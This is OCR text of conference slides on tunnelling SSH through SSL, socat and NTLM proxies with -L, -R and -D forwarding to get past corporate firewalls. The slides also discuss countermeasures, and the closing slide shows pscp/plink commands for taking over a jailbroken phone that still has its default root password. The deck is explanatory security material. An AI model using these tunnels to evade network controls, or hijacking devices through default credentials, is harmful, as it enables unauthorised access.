
SSH options -L

- Option -L

```
# ssh username@127.0.0.1 -p 6666 -L 3333:127.0.0.1:2222
```

- Data received on the listening client socket is forwarded over the SSH connection (wrapped into the SSL tunnel) to SSH server.

- The SSH server forwards the data over a new TCP connection to destination specified
  - Localhost
  - Any IP address !!



SSL
SSH
tcp:3333
tcp:2222
SSH CLIENT
SSH SERVER
tcp:6666
tcp:22
SOCAT_1
SOCAT_2
NTLM authentication proxy tool
HTTP_PROXY
SOCAT_3
SSL

SSH options -R

- Option -R

```
# ssh username@127.0.0.1 -p 6666 -R 3333:127.0.0.1:2222
```

- Reverse port forwarding
  - port 3333 accepts incoming connections **on the SSH server!**
  - Accepted connections are forwarded through the SSH connection (reverse direction) to the SSH client.
  - SSH client **originates and establishes** a connection to 127.0.0.1:2222
    - Localhost
    - **Any INTERNAL IP ADDRESS can be specified!!!**



SSL
SSH
tcp:2222
tcp:3333
SSH CLIENT
SSH SERVER
tcp:6666
tcp:22
SOCAT_1
SOCAT_2
NTLM authentication proxy tool
HTTP_PROXY
SOCAT_3
SSL

SSH options -D


- Option -D

  ```
  ssh username@127.0.0.1 -p 6666 -D 1080
  ```

- SOCKS proxy
  - port 1080 accepts incoming connections on the SSH client and forwards the request to the SSH server acting **as a socks proxy.**


SOCKS ENABLED CLIENT
tcp:1080
SSH CLIENT
tcp:6666
SOCAT_1
SOCAT_2
Ntlm-authentication proxy tool
HTTP_PROXY
SOCAT_3
SSL
SSH SERVER
tcp:22

Game over ?!?


SOCKS ENABLED CLIENT
SSH SERVER
SSH CLIENT
tcp:1080
tcp:1080
tcp:6666
SOCAT_1
SOCAT_2
NTLM authentication proxy tool
HTTP_PROXY
SOCAT_3
ssl
SOCKS ENABLED CLIENT
tcp:1080
SSH CLIENT
tcp:1080
SSH SERVER
tcp:22

Additional tricks

- Use non of non-standard ports
- "optimizing" SSL
  - X.509 client certificates
  - "strong" ciphers to protect SSL tunnels being arp spoofed …
- Fine tuning SOCAT options
  - fork, su, proxyport …
- Fragmentation (still does the trick ☺)

Feasibility?

- BackTrack 3 has everything on board
  - Runs from USB, CDROM, Virtual desktops …
- Similar tools are available for windows platform with limited privileges

- Will it work from your network?
  - 99% chance?
  - Do I really need the most complicated scenario?
    - No direct TCP connections to the outside?

What can I do about it?

- Very restrictive desktop policy
  - No USB support
  - No boot from CDROM/USB
  - No possible way to install software
  - Bios passwords
- Baseline traffic
  - Effectiveness?
- Advanced forward proxy technology
  - Feasibility and impact?
- Other solutions?

Things to think about

- Network firewalls CANNOT help you …
- IDS/IPS will not help …
- Content Security proxies will not help …
- What about outbound(SSL)VPN connections?
  - Very dangerous in this respect !
  - Network layer functionality
- OPENVPN can be tunneled!
  - Very rich feature set
    - Bridging networks

Questions ?

Snow White was almost killed by an apple …

- Imagine a "ziphoned" MP3 player enabled phone on a public wireless network and xxradar being bored …

```
c:\pscp root@phoneip:/etc/sshd_config ./.
c:\write sshd_config   change accordingly ;-)
c:\pscp  ./sshd_config root@phoneip:/etc/sshd_config
... SSH into the phone and relaunch SSH or reboot ...
c:\plink root@phoneip -D 1080
```

- Any idea what this means ???
  - **No? you better turn of your phone then ☺**
  - **Oh yes I forgot, there is a standard password on that "ziphoned" MP3 player enabled phone!**

Thank you for listening !

Philippe Bogaerts
philippe.bogaerts at radarhack.com
http://www.radarhack.com
http://www.radarsec.com

Reviewed by Kris Boulez (Ascure)